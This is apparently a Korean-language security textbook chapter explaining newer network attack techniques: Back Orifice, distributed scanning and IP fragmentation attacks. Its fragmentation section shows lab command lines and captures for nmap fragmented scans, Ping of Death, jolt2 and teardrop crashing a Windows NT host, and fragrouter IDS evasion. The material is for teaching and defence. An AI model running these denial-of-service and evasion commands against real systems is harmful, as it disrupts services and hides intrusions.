전통적인 공격수법의 침입경로는 여러 단계의 경로를 거치게 된다. 공격자는 자신의 흔적을 감추기 위해 2~5개이상의 체계에 차례로 침입하여 최종공격대상체계를 공격한다. 결국 침입을 당한 호스트간에 사슬을 이루고 마지막의 피해체계는 바로 전단계의 체계에 대한 정보만을 가지게 된다. 물론 전단계의 체계에서는 이미 공격자가 자신의 흔적을 제거하기때문에 추적은 거의 불가능하게 된다. 이러한 사슬모형에서 공격자는 매개의 체계에 침입할 때마다 취약점스캐너 등을 사용하게 되는데 이 경우 매우 많은 시간을 필요로 하며 공격자는 뒤문을 통하여 나중에 다시 체계에 들어와서 정보를 가져가야 하는 위험이 존재한다.

2) 새로운 공격수법

현재의 보안에서는 일반적으로 공격자가 항상 우세하며 방어자는 알려진 공격방법에만 대응하는 방식의 주기를 이루고있다. 또한 인터네트가 실세계의 중요한 일부가 되면서 《싸이버테로》, 《싸이버범죄》가 구체화, 조직화되는것도 전통적인 공격수법의 변화에 큰 영향을 주고있다.

전통적인 공격수법변화의 가장 큰 원동력은 방어자의 보안수준향상이다. 방화벽(Firewall) 및 침입검출체계(IDS, Intrusion Detection System)의 보편화는 전통적인 공격수법에 매우 효과적인 대응수단을 제공한다. 하지만 이러한 장벽을 극복하고 성공적으로 체계에 침입하기 위한 기술과 도구들이 최근년간 지속적으로 개발되고있다. 대표적인 도구로서 hping, Firewalk, Loki Project, libpcap, libnet 등을 들수 있다. 그리고 이러한 변화에서 주목을 끄는것이 바로 1998년 중엽에 공개된 백오리피스이다.

— 백오리피스

백오리피스의 출현은 공격수법이 새롭다는데서 큰 주목을 끌고있다. 백오리피스는 새로운 망공격수법의 많은 특징을 내포하고있으며 가장 성공률이 높은 공격으로서 세계쏘프트웨어산업계에서 유명하다. 다른 공격도구와 마찬가지로 백오리피스도 공격자에게 인증되지 않은 접근권한을 제공한다. 이와 함께 새로운 기능으로서 파케트재시도기능과 새로운 공격프로그람을 추가할수 있는 기능을 가지고있다. 이것은 최근의 정보기술분야에서 나타나고있는 대행체개념과 비슷한것으로서 제품의 기능 및 판본갱신을 자동적으로 진행한다.

정보기술의 발전이 공격기술에도 적용되고있는것이다.

파케트재시도기능으로 공격자는 다시 체계에 침입하지 않고 이미 침입에 성공한 체계를 리용하여 다른 체계를 공격하는데 리용할수 있다. 물론 Windows백오리피스는 비루스다음가는 전파력을 가지고있다. 백오리피스의 기능들은 해킹의 개념을 대중화하였고《Script kiddies》라고 불리우는 공격자보다도 수준이 낮은 《워너비》(want to be; 해커가 되고싶어하는 사람)들에게 해킹의 맛을 보여주는 도구를 제공함으로써 백오리피스가 널리 퍼지게 하였다. 이런 면에서 백오리피스는 가장 성공적인 공격도구라고 말할수 있다. 사실 백오리피스의 위협은 이러한 워너비(want to be)들에 의한 공격이 아니다. 워너비의 호기심으로 인하여 이미 인터네트상의 수많은 체계에 백오리피스를 비롯한 비슷한 종류의 공격도구들이 설치되였고 이러한 체계는 앞으로 더 강력한 공격을 수행할수 있는 공격도구로 바뀔수 있다는데 그 위협이 존재한다. 례를 들면 백오리피스가 설치된 1000개의 체계정보를 가진 공격자가 새로운 분산봉사거부(DDoS)공격도구를 만들고 이것을 백오리피스를 리용하여 체계에 설치한 다음 공격을 진행한다고 가정할수 있다.

백오리피스의 또 다른 특징으로서는 일반사용자를 공격대상으로 한다는 점이다. 보안에 대한 인식이 강조되면서 봉사기 및 망에 대한 보안이 향상되였고 결과적으로 공격자는 보안에 대한 인식이 없는 일반사용자들을 공격대상으로 삼은것이다. 그리고 일단 일반사용자를 대상으로 1차적인 공격이 성공하면 공격전이 단계를 거쳐 봉사기에도 침입할수 있는 기회를 가지게 된다.

— 망홅기

방화벽은 전통적인 망홅기공격을 효률적으로 차단해주는 보안수단으로 될수 있다. 하지만 방화벽을 우회할수 있는 공격기술도 많이 발전하였다. 대부분의 체계에서 망파케트를 도청할수 있도록 해주는 libpcap서고, 임의의 파케트를 만들어 보낼수 있도록 해주는 libnet서고의 공개는 방화벽을 공격하기 위한 공격도구의 기초기술이 되며 firewalk, hping, nmap 등과 같은 고도의 홅기도구에 사용된다. 공격자의 체계에서 직접 홅기를 시도하는 전통적인 공격수법과 달리 제3의 봉사기를 리용하여 공격대상의 망을 홅을수 있는 FTP bounce공격, DNS bounce공격 등의 bounce기술이 많이 사용되고있으며 hping과 같이 원천주소를 속여 홅기공격을 할수 있는 방법도 존재한다. 그리고 wingate 등의 대리자기능

을 제공하는 체계를 리용함으로써 공격자의 위치를 로출시키지 않는다.

전통적인 공격수법은 이미 잘 알려져있어 침입검출체계(IDS) 등에 의하여 쉽게 로출되고 추적될수 있다. 이러한 침입검출체계를 무력화시키기 위한 공격방법으로서 새롭게 부각되는 방법은 분산홅기공격이다. 분산홅기공격은 여러 호스트에서 하나의 공격대상망을 홅어 보다 빠르고 다양한 정보를 획득할뿐만아니라 수많은 체계를 리용하고 그리고 때로는 가짜공격파케트를 리용하기때문에 침입검출체계가 검출하는 정보를 무의미하게 만들게 된다. 또한 대행체형태의 홅기공격도구를 리용하게 되면 공격자는 공격체계에 가입등록하지 않고 먼곳에서 많은 대행체를 통제하여 쉽게 정보를 수집할수 있게 된다.

— IP쪼각화를 리용한 DoS공격

IP쪼각화는 망환경에서 IP파케트의 효률적인 전송을 보장해주지만 보안상 몇가지 문제점을 가지고있다. Ping of Death, teardrop 등의 공격에서는 비정상적인 쪼각들을 재조합(reassemble)하는 과정에 체계가 정지되거나 재기동될수 있다. 하지만 최근 IP쪼각화를 리용한 봉사거부공격외에 이것을 리용하여 방화벽이나 침입검출체계를 우회할수 있는 문제점이 나타나고있다. 일부 경로기나 침입검출체계들은 파케트재조립기능을 제공하고 있지 않아 공격자가 공격파케트를 여러개의 데이터그램으로 쪼개서 공격하는 경우 이것을 검출하거나 차단하지 못할수 있다.

IP쪼각화의 개념

IP규약은 파케트를 몇개의 작은 파케트로 나누고 목적지체계에서는 반대로 재조립하는 기능을 제공한다. 이 과정을 쪼각화, 재조립이라고 부른다. IP쪼각화는 IP데이터그램이 망을 통하여 전송될 때 전송되는 IP데이터그램의 크기가 해당 전송매체에서 전송될수 있는 최대크기 즉 MTU(Maximum Transmission Unit)보다 클 때 발생한다. 례를 들어 이써네트에서 전송가능한 IP데이터그램의 최대크기 즉 MTU는 1500byte이다. 만일 1500byte보다 큰 데이터그램이 이써네트망을 통과해야 한다면 그 데이터그램은 쪼각화가 필요하게 된다. 이처럼 쪼각화는 정상적인 기능이지만 비정상적인 쪼각을 발생시켜 봉사거부공격에 리용하기도 하고 쪼각을 처리하지 않는 경로기나 침입검출체계를 피하기 위한 목적으로 고의적으로 쪼각화를 리용하기도 한다. 매 쪼각들은 목적지에 도착하여 쪼각화되기전의 상태로 재조립되기 위하여 다음의 정보들을 가지고있다.

☞ 매 쪼각은 하나의 동일한 쪼각식별번호를 리용하여 재조립되는데 이 식별번호는 IP머리부의 16bit마당으로서 《IP식별번호》 또는 《쪼각 ID》라고 부른다.
☞ 매쪼각은 원래 쪼각화되기 이전의 파케트에서의 위치 즉 《쪼각 변위값》을 가진다.
☞ 매쪼각은 자료길이를 가진다. 여기서 IP머리부 20byte는 자료길이에서 제외된다. 즉 이써네트의 MTU인 1500byte가 전송될 때 자료길이는 1480(1500-20)byte로 표시된다.
☞ 마지막으로 매 쪼각은 현재 쪼각에 추가적인 쪼각들이 있을 경우 ME(More Fragment)기발이 1로 설정된다.

IP쪼각화의 원리를 리해하기 위하여 4000byte의 ICMP자료가 이써네트상에서 전송될 때 어떻게 쪼각화되는지 고찰해보자.

우선 4000byte의 ICMP자료를 송신해보자. (일반적인 ping파케트는 56byte의 ICMP자료를 전송하지만 -s 옵션을 리용하여 ICMP자료가 쪼각화되도록 충분히 크게 한다.)

```
[root@Linux80 /root]# ping -s 4000 172.16.2.34
PING 172.16.2.34 (172.16.2.34): 4000 data bytes
4008 bytes from 172.16.2.34: icmp_seq=0 ttl=254 time=20.7 ms
4008 bytes from 172.16.2.34: icmp_seq=1 ttl=254 time=20.1 ms
...
```

이때 tcpdump를 리용하여 파케트를 수집하면 다음과 같다.

```
20:55:56.548630 Linux80.kisa.or.kr > insecure.kisa.or.kr: (frag 30338:1048@2960)
20:55:56.558095 Linux80.kisa.or.kr > insecure.kisa.or.kr: (frag 30338:1480@1480+)
20:55:56.565466 Linux80.kisa.or.kr > insecure.kisa.or.kr: icmp: echo request
(frag 30338:1480@0+)
```

이써네트망을 통하여 전송되기전의 데이터그램은 20byte의 IP머리부와 8byte의 ICMP머리부, 그리고 4000byte이 ICMP자료를 가진 총 4028byte의 데이터그램이다. 하지만 이써네트를 통하여 전송되기 위해서는 이써네트의 MTU 즉 1500byte를 넘을수 없으므로 1500byte 또는 그보다 작은 쪼각으로 쪼개서 전송되게 된다. 다음 그림은 이써네트를 통하여 전송되는 3개의 쪼각을 도식화한것이다.





그림 2-2. IP쪼각화의 실례

tcpdump에 의해 수집된 결과와 우의 그림에서 도식화한 매 쪼각의 내용을 보면 쪼각화의 리해에 도움이 될것이다.

우선 첫번째 쪼각은 20byte의 IP머리부와 8byte의 ICMP머리부, 그리고 1472(=1500-20-8) byte의 ICMP자료로 구성되여있다. IP머리부에는 다음의 정보들이 있다.

Protocol = ICMP
Fragment ID = 30338
More Fragments Flag = 1
Fragment Offset = 0
Data Length = 1480

아래의 tcpdump에 의해 수집된 첫번째 쪼각의 내용에서 30338은 쪼각 ID, 1480은 자료길이, 0은 쪼각 변위값, +는 MF기발이 1로 설정되여있음을 보여준다.

linux80.pica.ko.kp > insecure.ca.ko.kp : icmp: echo request (frag 30338:1480@0+)

IP규약이 될수 있다. 여기서는 ICMP파케트를 보내고있으며 tcpdump에서 ICMP머리부정보를 통하여 이 파케트가 ICMP echo request라는것을 출력하고있다.

두번째 쪼각은 20byte의 IP머리부와 1480byte의 ICMP자료로 구성되여있다. 모든 쪼각에는 20byte의 IP머리부가 포함되는데 두번째 쪼각의 IP머리부는 다음의 정보들을 가지고있다.

Protocol = ICMP
Fragment ID = 30338
More Fragments Flag = 1
Fragment Offset = 1480
Data Length = 1480

쪼각변위값은 1480이며 첫번째 쪼각과는 달리 ICMP머리부를 가지고있지 않기때문에 ICMP류형정보를 알수 없다. ICMP echo request파케트가 두번째 쪼각부터는 보이지 않는것을 알수 있다. TCP나 UDP파케트인 경우 목적지 포구번호정보를 가지지 않는다. 이처럼 오직 첫번째 쪼각에만 TCP, UDP, 또는 ICMP머리부가 포함되여있기때문에 파케트려과장치에서 첫번째 쪼각만 차단되는 경우가 많다. 따라서 쪼각 ID를 리용하여 대화련결상태를 유지하여야 한다.

마지막 쪼각도 20byte의 IP머리부와 나머지 ICMP자료 즉 1048byte의 ICMP자료로 구

성되여있다. IP머리부는 다음의 정보를 가지고있다.

Protocol = ICMP
Fragment ID = 30338
More Fragments Flag = 0
Fragment Offset = 2960
Data Length = 1048

여기서 더 이상 쪼각이 없기때문에 MF기발이 0으로 설정된것을 볼수 있다. 두번째 쪼각과 마찬가지로 ICMP머리부가 포함되지 않았다. 이상에서 4000byte의 ICMP자료가 망을 통하여 전송될 경우 MTU에 따라 쪼각화되는 과정을 간단히 살펴보았다.

쪼각을 리용한 공격기술들

우에서 언급한것처럼 쪼각화는 큰 파케트를 전송하기 위하여 발생되는 정상적인 과정이지만 공격자는 쪼각을 조작하여 방화벽이나 침입검출체계를 우회하거나 봉사거부공격을 조장시킬수 있다.

☞ Tiny fragment공격

Tiny fragment공격은 첫번째 쪼각을 아주 작게 만들어서 망침입검출체계나 방화벽을 우회하는 공격이다. TCP머리부(일반적으로 20byte)가 2개의 쪼각에 나누어질 정도로 작게 쪼개서 목적지 TCP포구번호가 첫번째 쪼각에 있지 않고 두번째 쪼각에 놓이도록 한다. 방화벽이나 침입검출체계는 파케트려과를 하기 위하여 포구번호를 확인하는데 포구번호가 포함되지 않을 정도로 아주 작게(tiny) 쪼각화된 첫번째 쪼각을 통과시킨다. 또한 실제 포구번호가 포함되여있는 두번째 쪼각은 검사도 하지 않고 통과시킨다. 그 결과 보호되여야 할 목적지 봉사기에서는 이 파케트들이 재조립되여 공격자가 원하는 포구의 프로그람으로 무사히 련결될수 있다. 이런 방법으로 방화벽에서 차단되여야 하는 파케트를 통과시킬수도 있고 침입검출체계에서 비정상적인 접속으로 검출되여야 하지만 전혀 검출되지 않게 할수도 있다. 일부 방화벽들은 TCP머리부의 포구번호가 포함되지 않을 정도로 작은 첫번째 쪼각은 차단시킨다.

Tiny fragment공격은 잘 알려진 훑기도구인 nmap에서도 공격이 가능하다.
nmap에서 -f옵션을 사용하여 TCP머리부를 몇개의 쪼각으로 분할하여 훑기한다.

```
[root@Linux80 /root]# nmap -f -sS -p 23 172.16.2.34
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on insecure.ca.ko.kp (172.16.2.34):
Port State Service
23/tcp open telnet
Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

이때 tcpdump를 리용하여 파케트를 수집한 결과이다.

02:57:25.633885 truncated-tcp 16 (frag 19350:16@0+)
02:57:25.634375 Linux80.pica.ko.kp > insecure.ca.ko.kp: (frag 19350:4@16)
02:57:25.635071 insecure.ca.ko.kp.telnet > Linux80.pica.ko.kp.34326: S 1348389859:1348389859(0) ack 3078700240 win 32696 <mss 536> (DF)
02:57:25.639159 Linux80.pica.ko.kp.34326 > insecure.ca.ko.kp.telnet: R 3078700240:3078700240(0) win 0

tcpdump의 결과로 TCP SYN훑기 즉 half-open훑기가 진행된것을 알수 있다. 그런데 첫번째 쪼각크기는 16byte로 아무런 옵션이 없을 경우의 TCP머리부크기인 20byte보다 작은것을 볼수 있다. 그리고 나머지 TCP머리부 4byte는 두번째 쪼각에 있다. 일부 침입검출체계에서는 이러한 쪼각화된 스텔스공격을 검출못하는 경우도 있다.

☞ Fragment Overlap공격

Tiny fragment공격수법에 비해 좀더 정교한 공격이 fragment Overlap공격이다.

공격자는 공격용 IP파케트를 위하여 두개의 쪼각을 생성한다. 첫번째 쪼각에는 방화벽에서 허용하는 http(TCP 80)포구와 같은 포구번호가 있다. 그리고 두번째 쪼각에서는 변위값을 아주 작게 조작하여 쪼각들이 재조립될 때 두번째 쪼각이 첫번째 쪼각의 일부분을 덮어쓰도록 한다. 일반적으로 공격자들은 첫번째 쪼각의 포구번호가 있는 부분까지 덮어씌운다.

IDS에서는 첫번째 쪼각은 허용된 포구번호를 가지고있기때문에 통과시키고 두번째 쪼각은 이전에 이미 허용된 쪼각의 ID를 가진 쪼각이므로 역시 통과시킨다.

이 두개의 쪼각이 목적지 봉사기에 도달하여 재조립되면 첫번째 쪼각의 포구번호는 두번째 쪼각의 포구번호로 겹쳐씌여지게 되고 이 파케트는 려과되여야 할 포구의 응용프로그람에 전달한다.

☞ IP쪼각을 리용한 봉사거부공격

쪼각은 방화벽이나 침입검출체계를 우회하는데 리용될뿐만아니라 봉사거부공격에도 리용될수 있다. 이미 잘 알려진 Ping of Death공격이나 Teardrop과 같은 쪼각을 리용한 봉사거부공격이라고 할수 있다. 이러한 공격들은 이미 잘 알려져있으며 많은 체계에서 이미 수정되였지만 최근 Windows체계들도 아직 취약점을 여전히 가지고있다.

Ping of Death, Jolt

이 공격수법은 표준으로 규정된 길이이상으로 큰 IP파케트를 전송하여 이 파케트를 수신받은 조작체계에서 비정상적인 파케트를 처리하지 못하게 함으로써 봉사거부공격이 발생하도록 하는 방법이다.

RFC-791 "Internet Protocol"에 의하면 머리부를 포함한 IP파케트의 최대길이는

65535(즉 2^{16}-1)까지로 제한되여있다. 따라서 실제로 많은 체계들에서 IP파케트를 처리하는 코드들이 이와 같은 최대길이를 가정하여 실현되여있다.

보통 공격은 가장 손쉽게 IP파케트로 전송할수 있는 ping프로그람을 리용하여 수행되는데 ping프로그람은 실제 ICMP echo request파케트를 상대방에게 전송한다. 보통 IP파케트의 머리부는 특별한 옵션을 사용하지 않았을 경우에 20byte가 사용되며 ICMP echo request파케트는 8byte의 ICMP머리부를 사용하기때문에 실지 자료길이의 최대값은 65535-20-8=65507byte가 된다. 따라서 ping파케트의 최대길이를 제한하지 않는 체계에서는 다음과 같은 간단한 명령으로 공격을 수행할수 있다.

```
ping -l 65510 victim.host.ip.address
```

기존의 WindowsNT체계에서는 이러한 명령이 허용되였지만 최근에는 비정상적으로 큰 ICMP자료를 발생시키지 못하도록 하고있다. 하지만 jolt라는 공격도구를 리용하여 가능한 IP데이터그램의 크기를 초과하는 파케트를 생성하여 전송하는 공격을 사용할수 있다.

```
[root@insecure DoS]# ./jolt2
Usage: ./jolt2 [-s src_addr] [-p port] dest_addr
Note: UDP used if a port is specified, otherwise ICMP
[root@insecure DoS]# ./jolt2 -p 139 172.16.2.3
```

공격시 tcpdump를 리용하여 파케트를 수집하여 보면 다음과 같다.

```
20:04:51.188599 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.188850 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.189103 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.189358 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.189608 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.189864 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.190115 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.190367 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
20:04:51.190620 insecure.ca.ko.kp > 172.16.2.3: (frag 1109:9@65520)
```

공격대상체계인 172.16.2.1 호스트는 WindowsNT4.0체계인데 이 공격으로 인하여 체계가 정지되는것을 확인할수 있다.

Teardrop, bonk, New Teardrop


Teardrop공격도 역시 쪼각의 재조립과정의 취약점을 리용한 봉사거부공격으로 두번째 쪼각의 변위값을 조작하여 쪼각들을 재조립하는 과정에 완충기를 넘쳐 겹쳐쓰게 한다. Teardrop프로그람은 겹쳐씌여진 변위값마당을 가진 쪼각을 만들어 목표체계에 전송하며 쪼

각들을 재조립하는 목표체계가 정지되거나 재시동하게 한다.

Teardrop 공격도구를 리용하여 보자.

```
[root@unsecure DoS]# ./teardrop.Linux --help
./teardrop.Linux src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n how_many ]
[root@unsecure DoS]# ./teardrop.Linux 1.1.1.1 172.16.2.3 -t 139
[ Binary courtesy: http://www.rootshell.com/ ]
teardrop route|daemon9
Death on flaxen wings:
From: 1.1.1.1.46838
To: 172.16.2.3. 139
Amt: 1
[ b00m ]
```


이때 tcpdump를 리용하여 파케트를 수집한 내용이다.

```
23:29:18.503558 1.1.1.1.51331 > 172.16.2.3.139: udp 28 (frag 242:36@0+)
23:29:18.504693 1.1.1.1 > 172.16.2.3: (frag 242:4@24)
```

첫번째 조각의 크기가 36인데 두번째 조각의 변위값이 24이므로 체계는 36에서 24로 수정되여야 한다. 이 경우 TCP/IP규약 실현코드의 일부에서 fp->len이 부수로 되며 이 값이 memcpy()함수에 의해 대단히 큰 정수로 해석되기때문에 일부 조작체계는 다른 프로그람의 기억기령역까지 덮어 씌여지게 된다.

Teardrop 공격과 류사한 공격으로 Bonk, New Teardrop와 같은 공격이 있다.

fragrouter

fragrouter는 단순히 한방향으로 쪼각화하는 경로기라고 할수 있는데 공격자로부터 IP 파케트들이 fragrouter에 전달되면 fragrouter에서는 이 파케트를 쪼각화된 자료흐름으로 바꾸어서 목표체계에 넘겨준다. fragrouter는 하나의 망대면부로 파케트를 받아서 이것을 다

양한 형태로 쪼각화한후 동일한 대면부 혹은 2개이상의 망대면부로 각각 넘겨주는 역할을 하고있다.

fragrouter를 리용하여 공격시험을 하기 위해서 다음의 3대의 콤퓨터를 사용한다.

Attacker: 172.16.2.1

Fragrouter: 172.16.2.2

Victim: 172.16.4.80(Linux80.pica.ko.kp)

단계 1 :

먼저 공격체계에서 목표체계로 가는 모든 파케트가 fragrouter가 설치된 체계를 통과하도록 경로조종표를 조정한다.

```
[Attacker]# route add -host 172.16.4.80 gw 172.16.2.2
[Attacker]# netstat -nr
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
172.16.4.80 172.16.2.2 255.255.255.255 UGH 0 0 0 eth0
...
```

단계 2 :

fragrouter가 설치된 호스트에서 모든 파케트를 8byte로 쪼각화하여 넘겨주도록 설정한다.

```
[fragrouter-1.6]# ./fragrouter -i eth0 -F1
fragrouter: frag-1: ordered 8-byte IP fragments
```

단계 3 :

공격체계에서 목표체계로 ping을 전송하여 본다.

[Attacker]# ping 172.16.4.80

이때 ping 파케트는 바로 목표체계로 전송되지 않고 fragrouter로 전송되여 8byte로 쪼각화되여서 전송된다.

```
[fragrouter-1.6]# ./fragrouter -F1
fragrouter: frag-1: ordered 8-byte IP fragments
172.16.2.1 > 172.16.4.80: icmp: type 8 code 0 (frag 34908:8@0+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@8+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@16+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@24+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@32+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@40+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@48+)
172.16.2.1 > 172.16.4.80: (frag 34908:8@56)
```

단계 4 :

망감시결과 목표체계로 전송되는 ping파케트는 모두 8byte로 쪼각화되여 전송된다는것을 알수 있다. 일반적인 ping자료파케트는 56byte로 쪼각화되지 않고 전송된다.

```
[root@Linux80 kcr]# tcpdump host 172.16.2.1
tcpdump: listening on eth0
14:10:37.538311 172.16.2.1 > Linux80.picxa.ko.kp: icmp: echo request (frag 34908:8@0+)
14:10:37.538599 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@8+)
14:10:37.538642 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@16+)
14:10:37.538724 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@24+)
14:10:37.538790 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@32+)
14:10:37.538859 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@40+)
14:10:37.538943 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@48+)
14:10:37.539023 172.16.2.1 > Linux80.pica.ko.kp: (frag 34908:8@56)
14:10:37.539575 Linux80.pica.ko.kp > 172.16.2.1: icmp: echo reply
```

우의 례에서는 ping파케트를 전송하는것을 보았지만 공격 파케트도 마찬가지로 아주 작은 쪼각으로 분할되여 전송된다.

이처럼 fragrouter는 그 자체로는 공격도구는 아니지만 다른 공격시 망침입검출체계에 검출되지 않고 공격을 가능하게 한다. 례를 들어 웨브봉사기에 phf공격을 할 때나 DNS

봉사기에 완충기자리넘침공격을 하거나 아니면 다른 종류의 공격을 할 때 fragrouter를 같이 사용하면 망침입검출체계로부터 검출되는것을 피할수 있다.

fragrouter에서 쪼각화할수 있는 형태는 아래와 같이 다양하다.

Usage: fragrouter [-i interface] [-p] [-g hop] [-G hopcount] ATTACK
where ATTACK is one of the following:
- B1: base-1: normal IP forwarding
- F1: frag-1: ordered 8-byte IP fragments
- F2: frag-2: ordered 24-byte IP fragments
- F3: frag-3: ordered 8-byte IP fragments, one out of order
- F4: frag-4: ordered 8-byte IP fragments, one duplicate
- F5: frag-5: out of order 8-byte fragments, one duplicate
- F6: frag-6: ordered 8-byte fragments, marked last frag first
- F7: frag-7: ordered 16-byte fragments, fwd-overwriting
- T1: tcp-1: 3-whs, bad TCP checksum FIN/RST, ordered 1-byte segments
- T3: tcp-3: 3-whs, ordered 1-byte segments, one duplicate
- T4: tcp-4: 3-whs, ordered 1-byte segments, one overwriting
- T5: tcp-5: 3-whs, ordered 2-byte segments, fwd-overwriting
- T7: tcp-7: 3-whs, ordered 1-byte segments, interleaved null segments
- T8: tcp-8: 3-whs, ordered 1-byte segments, one out of order
- T9: tcp-9: 3-whs, out of order 1-byte segments
- C2: tcbc-2: 3-whs, ordered 1-byte segments, interleaved SYNs
- C3: tcbc-3: ordered 1-byte null segments, 3-whs, ordered 1-byte segments
- R1: tcbt-1: 3-whs, RST, 3-whs, ordered 1-byte segments
- I2: ins-2: 3-whs, ordered 1-byte segments, bad TCP checksums
- I3: ins-3: 3-whs, ordered 1-byte segments, no ACK set
- M1: misc-1: Windows NT 4 SP2 - http://www.dataprotect.com/ntfrag/
- M2: misc-2: Linux IP chains - http://www.dataprotect.com/ipchains/

IP쪼각화는 망환경에서 IP파케트의 효률적인 전송을 보장해주고있지만 앞서 살펴본것과 같이 몇가지의 보안문제를 가지고있다. 많은 방화벽이나 침입검출체계들이 IP재조립기능을 정확히 제공하지 못하고있다. 대표적인 IP쪼각화를 리용한 공격이 Ping of Death, Jolt, teardrop과 같은 봉사거부공격이다. 이것은 목적지 체계가 비정상적인 쪼각을 적절하게 재조립하지 못함으로서 발생되여 체계가 중지되거나 재기동될수 있다. 하지만 봉사거부공격보다 최근에 더 문제로 되고있는것은 IP쪼각화를 리용하여 침입검출체계나 방화벽을 우회할수 있는 기술이다. 침입검출체계는 침입사실을 결정하기에 앞서 쪼각화된 파

케트들을 재조립하여야만 IP쪼각화를 리용한 우회공격의 검출이 가능할것이다. 하지만 망침입검출체계가 쪼각화된 파케트를 재조립하기 위해서는 기억기, 프로쎄스 등의 많은 체계자원을 필요로 하고 실시간검출이 어려워질수 있는 문제가 발생될수 있다. 호스트형침입검출체계에서는 이미 재조립된 IP데이터그램을 분석하므로 쪼각화문제가 발생되지 않으므로 중요 봉사기에서는 호스트형침입검출체계운영도 고려해볼만하다.

— **악성대행체**

현재 Windows체계기반의 공격도구가 늘어나고있다. 그것은 보안지식이 없는 일반사용자를 대상으로 공격하여 보안체계를 우회할수 있기때문이다. 그리고 Windows체계의 성능향상 또한 공격자로 하여금 Windows체계를 흥미있는 공격목표로 만들고있다.

의뢰기로 사용되는 Windows체계를 공격하여 가장 효률적으로 리용하기 위한 수단은 대행체형태의 프로그람이다. 대행체는 공격자의 명령을 받아 공격자대신에 공격임무를 수행해주고 그 결과를 다양한 방법으로 전달해줄수 있다. 이것은 공격자로 하여금 체계에 가입등록하지 않고도 체계를 조작함으로써 공격자의 로출위험을 줄여준다. 이러한 점으로 하여 현재 LINUX체계에서 사용되는 뒤문이나 공격도구들도 이러한 대행체형태로 나타나고 있다.

